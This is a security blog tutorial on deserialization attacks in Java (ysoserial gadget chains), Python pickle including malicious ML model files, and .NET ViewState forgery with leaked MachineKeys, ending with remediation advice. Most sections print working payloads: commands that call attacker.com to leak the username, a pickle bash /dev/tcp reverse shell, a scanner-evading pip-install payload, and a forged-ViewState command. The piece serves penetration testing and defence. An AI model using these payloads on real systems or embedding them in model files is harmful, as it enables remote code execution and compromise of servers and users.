Deserialization Attacks: Java Gadget Chains, Python Pickle RCE & .NET ViewState

Deserialization vulnerabilities have been around since 2015 when Chris Frohoff and Gabriel Lawrence dropped their AppSecCali talk "Marshalling Pickles." More than a decade later, the class is still producing critical RCEs, not because nobody knows about it, but because it is genuinely hard to fix without breaking application functionality, and because new gadget chains keep appearing in already-deployed libraries.
In July 2025, SharePoint's "ToolShell" zero-day (CVE-2025-53770 + CVE-2025-53771) hit over 85 enterprise servers through .NET ViewState deserialization using exposed MachineKeys. In February 2025, the ML security community watched as researchers bypassed every major pickle scanner to achieve RCE against Hugging Face-hosted models. Java gadget chains quietly kept landing bugs in enterprise middleware that nobody remembered to patch.
This blog covers all three runtimes, because in real bug bounty and pentest engagements, you encounter all three, often in the same week.
Serialization converts an in-memory object into a byte stream for storage or transmission. Deserialization reconstructs it. The security problem is identical across Java, Python, and .NET: if an attacker controls the bytes being deserialized, they can craft a byte stream that causes the runtime to execute arbitrary code during reconstruction.

The magic bytes at the bottom are your detection fingerprints, more on those in the testing section.
Part 1: Java deserialization and gadget chains
Java's native serialization starts with ObjectInputStream.readObject(). The problem: Java will reconstruct any class on the classpath during deserialization. If any of those classes have methods that get automatically called during reconstruction, readObject(), readResolve(), finalize(), and those methods do something dangerous when chained together, you have a gadget chain.
The classic chain everyone learns first is CommonsCollections1. It uses Apache Commons Collections' Transformer interface to chain method invocations that eventually call Runtime.getRuntime().exec(). But understanding why it works is more important than memorising the chain:
InvokerTransformer.transform()    ← calls any method via reflection
  ↓ on
ConstantTransformer               ← returns Runtime.class
  ↓ chained into
ChainedTransformer                ← runs the chain in sequence
  ↓ triggered by
LazyMap.get()                     ← called whenever a map key is accessed
  ↓ triggered by
AnnotationInvocationHandler       ← calls map.get() during readObject()
  ↓ called by
ObjectInputStream.readObject()    ← the deserializer triggers everything
The entire chain fires the moment the server calls readObject() on your payload. You never interact with the application's business logic at all.
Generating payloads with ysoserial:
# Download ysoserial from github.com/frohoff/ysoserial

# CommonsCollections1,  for CC 3.x, Java < 8u71
java -jar ysoserial.jar CommonsCollections1 'curl <http://attacker.com/$(whoami)>' | base64

# CommonsCollections6,  more widely applicable, works on newer Java
java -jar ysoserial.jar CommonsCollections6 'curl <http://attacker.com/$(whoami)>' | base64

# Spring,  if app uses Spring framework
java -jar ysoserial.jar Spring1 'curl <http://attacker.com/$(whoami)>' | base64

# CommonsBeanutils1,  useful when CC isn't available, targets BeanUtils
java -jar ysoserial.jar CommonsBeanutils1 'curl <http://attacker.com/$(whoami)>' | base64

# Check which chains are available for your target:
# Look for these JARs in the classpath (usually discoverable via error messages):
# - commons-collections-3.x/4.x → CC1 through CC7
# - spring-core → Spring1/Spring2
# - commons-beanutils → CommonsBeanutils1
# - groovy → Groovy1/Groovy2
Pro-Tip: Deserialization is Almost Always Blind
Notice how the payloads above usecurlinstead ofwhoami? Deserialization vulnerabilities execute asynchronously in the background. The output of your injected command will not be returned in the HTTP response. To verify execution, you must use Out-of-Band (OOB) techniques, like forcing the server tocurlorpingyour Burp Collaborator payload or an interactsh server. Once you confirm execution, you can upgrade to a reverse shell.
The Java 17 problem, and how to work around it:
Java 16+ introduced module system restrictions that block reflection access to internal classes. Many ysoserial chains use TemplatesImpl from com.sun.org.apache.xalan, an internal JDK class, which fails on JDK 17+ with:
java.lang.reflect.InaccessibleObjectException: Unable to make private X accessible
The two GitHub issues on the ysoserial project explain how to generate and run a ysoserial payload on JDK 17. The --add-opens JDK command line flag can be added to allow access to the internal Java classes, and some application startup scripts contain this flag.
Check the target's startup scripts (catalina.sh, setenv.sh, wrapper.conf) for --add-opens. If present, the Translet-based chains may still work. If not, fall back to chains that don't touch internal classes, CommonsBeanutils1 combined with Commons-Collections4 is a reliable alternative that avoids TemplatesImpl entirely.
Where to find the entry point:
The Java serialized bytes always start with AC ED 00 05 in hex (or rO0AB in base64).

Hunt for these in:
# Burp search across all responses
# Search → Response bodies → rO0AB

# Common locations:
# - Cookies named: JSESSIONID variations, rememberMe, session
# - POST body parameters
# - Custom binary protocols (RMI, JMX, AMF)
# - Java RMI on port 1099
nmap -p 1099 --script rmi-dumpregistry target.com
Part 2: Python pickle RCE, now targeting ML infrastructure
Python's pickle module was never designed for security. The documentation literally says "The pickle module is not secure. Only unpickle data you trust." Naturally, half the internet ignores this.

The attack mechanism is __reduce__. When pickle deserializes an object, it calls this method to get instructions for reconstructing it. That method can return any callable with any arguments, including os.system.
Why does this work? In Python, the __reduce__ dunder method is a legitimate feature. It tells the pickle module how to reconstruct complex objects that don't serialize easily (like open network sockets or file handles) by returning a callable function and its arguments. Attackers simply abuse this by telling pickle: "To reconstruct this object, you must execute the os.system function with these specific command-line arguments."
import pickle, os

class MaliciousPayload:
    def __reduce__(self):
        # pickle will call os.system("command") during deserialization
        return (os.system, ("curl <http://attacker.com/$(whoami)>",))

# Serialize the malicious object
payload = pickle.dumps(MaliciousPayload())

# On the server, when they call pickle.loads(user_data):
# -> __reduce__ fires -> os.system executes -> RCE
The 2025 attack surface: AI/ML model files
This is where pickle attacks are booming right now. PyTorch saves models as .pt or .pth files, which are essentially pickle files inside a ZIP archive. Numpy's .npy format with dtype=object also triggers pickle. When a developer downloads a model from Hugging Face and calls torch.load(), they're calling pickle.loads() on a file they got from the internet.
In February 2025, researchers uncovered malicious ML models hosted on Hugging Face that exploited broken pickle files to evade detection mechanisms. The malicious models were designed to execute reverse shells, granting attackers unauthorized access.
Hugging Face uses picklescan to check uploaded models. But picklescan fails to detect hidden pickle files embedded in PyTorch model archives due to the tool's reliance on file extensions for detection. This allows an attacker to embed a secondary malicious pickle file with a non-standard extension inside a model archive, which remains undetected but is still loaded by PyTorch's torch.load() function.
# Malicious .pt model file,  hides payload inside numpy array
import pickle, numpy as np, os

class Exploit(object):
    def __reduce__(self):
        return (os.system, ("bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'",))

# Embed in numpy array,  evades picklescan's extension-based detection
arr = np.array([Exploit()], dtype=object)
np.save("malicious_model.npy", arr, allow_pickle=True)

# Victim runs: np.load("malicious_model.npy", allow_pickle=True)
# -> Exploit.__reduce__() fires -> reverse shell
CVE-2025-1716: picklescan bypass via pip.main()
CVE-2025-1716 allows bypassing static analysis tools like picklescan and executing arbitrary code. This exploits pip.main() as the callable function, since pip is a legitimate package operation, it does not raise red flags in security scans.
import pickle, pip

class StealthPayload:
    def __reduce__(self):
        # pip.main() looks legitimate to scanners
        # but installs an attacker-controlled package with RCE in setup.py
        return pip.main, (
            ['install', 'git+https://github.com/attacker/malicious-pkg',
             '--no-input', '-q', '--isolated'],
        )

payload = pickle.dumps(StealthPayload())
# picklescan sees pip.main() and doesn't flag it
# execution installs attacker's package → setup.py runs → RCE
Where to find pickle deserialization in bug bounty targets:
Look for endpoints that accept model files, saved Python objects, or session data. File upload endpoints on ML platforms, MLflow tracking servers, Jupyter notebook uploads, and any endpoint accepting .pkl, .pt, .npy, .joblib files are all valid targets. Even python-socketio in multi-server deployments used pickle for inter-server messaging until version 5.14.0.
Part 3: .NET ViewState and the MachineKey disaster
ASP.NET's ViewState is a hidden form field (__VIEWSTATE) that stores page state between requests. The server serializes a .NET object, signs it with an HMAC using the ValidationKey from web.config, and sends it to the browser. On the next request, the browser returns it and the server verifies the MAC, then deserializes the contents.
If you know the ValidationKey, you can forge a ViewState containing a malicious serialized .NET object. The server verifies your forged MAC, trusts it, and deserializes your payload, triggering a gadget chain via ysoserial.net.
With access to MachineKey secrets, an attacker generates a malicious __VIEWSTATE payload containing a serialized .NET object, crafted using tools like ysoserial. The payload is signed and encrypted with the stolen keys, making it appear legitimate. Because the payload passes cryptographic checks, ASP.NET deserializes and executes the attacker-controlled data, achieving full remote code execution.
CVE-2025-53770, SharePoint "ToolShell" (July 2025, actively exploited):
This was a two-CVE chain: CVE-2025-53771 gave unauthenticated access to a SharePoint path that leaked the server's ValidationKey, and CVE-2025-53770 used that key for ViewState RCE. More than 85 servers were compromised before the patch.
CVE-2025-53690, Sitecore sample MachineKey (2025):
In a recent investigation, Mandiant discovered an active ViewState deserialization attack affecting Sitecore deployments leveraging a sample machine key that had been exposed in Sitecore deployment guides from 2017 and earlier. The attacker leveraged the exposed MachineKey to perform remote code execution, and subsequently installed WEEPSTEEL, a .NET assembly for internal reconnaissance.
This is the most common real-world scenario: organizations copy example web.config blocks from documentation, Stack Overflow answers, or vendor deployment guides, and the sample keys end up in production. Microsoft's security blog (February 2025) documented how dangerous it is when administrators copy sample machineKey blocks from published documentation, once a single target leaks or reuses those keys, every other ASP.NET page that trusts ViewState can be hijacked remotely.
Generating ViewState payloads with ysoserial.net:
# Download ysoserial.net from github.com/pwntester/ysoserial.net

# Case 1: No MAC validation (ViewState not protected,  submit anything)
ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter `
  -c "powershell.exe Invoke-WebRequest -Uri <http://attacker.com/$env:UserName>"

# Case 2: MAC validation with known ValidationKey
ysoserial.exe -p ViewState -g TextFormattingRunProperties `
  -c "powershell.exe Invoke-WebRequest -Uri <http://attacker.com/$env:UserName>" `
  --generator=CA0B0334 `
  --validationalg="SHA1" `
  --validationkey="C551753B0325187D1759B4FB055B44F7C5077B016C02AF674E8DE69351B69FEFD045A267308AA2DAB81B69919402D7886A6E986473EEEC9556A9003357F5ED45"

# The --generator value comes from __VIEWSTATEGENERATOR in page source
# Remove __VIEWSTATEENCRYPTED parameter from the request if encryption is enabled
Handling Large Payloads: ViewState Chunking
If your generated payload is very large, simply pasting it into the __VIEWSTATE parameter might cause an IIS error. This is because ASP.NET uses ViewState Chunking (MaxPageStateFieldLength) to split large states across multiple hidden fields (__VIEWSTATE1, __VIEWSTATE2, etc.). If the target application chunks its ViewState, you must split your malicious base64 payload into chunks of the exact same size before submitting, or the server will fail to reconstruct and decrypt the payload.
Finding leaked MachineKeys:
# badsecrets,  fast known MachineKey discovery
pip install badsecrets
python3 -c "from badsecrets.modules.aspnet import ASPNET; ASPNET.check_viewstate('PASTE_VIEWSTATE_HERE')"

# Blacklist3r (Windows),  checks against database of known/leaked keys
AspDotNetWrapper.exe --keypath MachineKeys.txt \\
  --encrypteddata "/wEPDwUKLTky..." \\
  --purpose=viewstate --valalgo=sha1 --decalgo=aes --modifier=CA0B0334

# Look for machineKey in:
# /web.config (directory traversal, LFI, source disclosure)
# /applicationHost.config
# Error messages that expose configuration paths
# GitHub code search: filename:web.config machineKey validationKey
Detection fingerprints: how to spot deserialization entry points
Before you can exploit a deserialization flaw, you have to find the sink. Sometimes, the application does the hard work for you. By submitting unexpected data formats, like a random Base64 string where an object or token is expected, poorly configured servers will often throw verbose exceptions.

A classic discovery technique. Passing a simple Base64-encoded string (masquerad3r) into a Bearer token field triggers a verbose HTTP 500 error, explicitly revealing that the backend is passing the input directly into a Json.Net deserializer.
When the server isn't leaking verbose errors, you have to rely on magic bytes and known data structures. Here is how to hunt for them:
# Java serialized objects: magic bytes AC ED 00 05 → base64 starts with rO0AB
grep -r "rO0AB" responses.txt          # base64 encoded Java deserialized
grep -r "\\xac\\xed\\x00\\x05" binary.bin  # raw bytes

# Python pickle: protocol version opcode
# Protocol 2+: starts with \\x80\\x02 (or higher)
python3 -c "import pickle; print(pickle.dumps({'x':1}).hex())"
# → 8005...  (look for \\x80 followed by 0x02-0x05)

# .NET ViewState: base64 string in __VIEWSTATE hidden field
curl -s <https://target.com/page.aspx> | grep -o '__VIEWSTATE[^"]*"[^"]*"'

# Burp passive scan rule: flag any parameter containing rO0AB, /wEP, or \\x80\\x0

# Check for Java RMI / JMX exposure
nmap -p 1099,1090,4848,8083,9999 --open target.com
# Port 1099 = Java RMI (classic deserialization entry)
# Port 4848 = GlassFish admin
# Port 8083 = JBoss
Remediation
Java: Use a deserialization filter (ObjectInputFilter, introduced in Java 9). Reject any class that is not on an explicit allowlist. Never deserialize user-supplied data with the default ObjectInputStream.
// Java deserialization filter,  whitelist approach
ObjectInputStream ois = new ObjectInputStream(inputStream);
ois.setObjectInputFilter(info -> {
    Class<?> cls = info.serialClass();
    if (cls == null) return ObjectInputFilter.Status.UNDECIDED;
    // Only allow known safe classes
    if (cls == YourSafeClass.class) return ObjectInputFilter.Status.ALLOWED;
    return ObjectInputFilter.Status.REJECTED;  // reject everything else
});
Python: Never call pickle.loads() on untrusted input. Use json, msgpack, or safetensors for data that crosses trust boundaries. For ML models, safetensors is the correct format, it cannot execute code during loading by design.
# WRONG,  executes arbitrary code on deserialization
model = pickle.loads(user_uploaded_data)
model = torch.load(user_uploaded_file)  # also pickle under the hood

# RIGHT,  safe alternatives
import safetensors.torch as st
model = st.load_file("model.safetensors")  # no code execution possible

import json
data = json.loads(user_input)  # safe, data-only
.NET: Rotate MachineKey values immediately if any key appears in public documentation or source code. Generate unique keys per deployment. Never hardcode keys in committed web.config. For .NET Core and newer framework versions, migrate away from __VIEWSTATE entirely. For legacy applications, use BinaryFormatter alternatives, System.Text.Json or DataContractSerializer with type restricting.
<!-- Generate a fresh MachineKey,  never copy from documentation -->
<machineKey
  validationKey="GENERATE_UNIQUE_KEY_HERE_USE_POWERSHELL_BELOW"
  decryptionKey="GENERATE_UNIQUE_DECRYPTION_KEY"
  validation="HMACSHA256"
  decryption="AES" />

<!-- PowerShell to generate a cryptographically safe ValidationKey: -->
<!-- [System.Convert]::ToBase64String([System.Security.Cryptography.RandomNumberGenerator]::GetBytes(64)) -->
References
- ysoserial, Java gadget chain payload generator (GitHub)
- ysoserial.net, .NET deserialization payload generator (GitHub)
- Java Deserialization Tricks, Synacktiv, 2026
- ViewState Deserialization Zero-Day in Sitecore (CVE-2025-53690), Google Cloud/Mandiant
- SharePoint ToolShell (CVE-2025-53770/53771), Zscaler ThreatLabz
- Bypassing Picklescan: Four Vulnerabilities, Sonatype, 2025
- LLM to RCE Using Broken Pickles, SecDim, 2025
- Code Injection Attacks via Publicly Disclosed ASP.NET Machine Keys, Microsoft Security, Feb 2025
- Introducing badsecrets, Fast MachineKey Discovery
- Exploiting ViewState Deserialization, NotSoSecure
- Java Deserialization Cheat Sheet, GrrrDog (GitHub)
- PortSwigger Insecure Deserialization Labs
- The Complete Guide to ASP.NET ViewState Exploitation
- Tryhackme - Insecure Deserialisation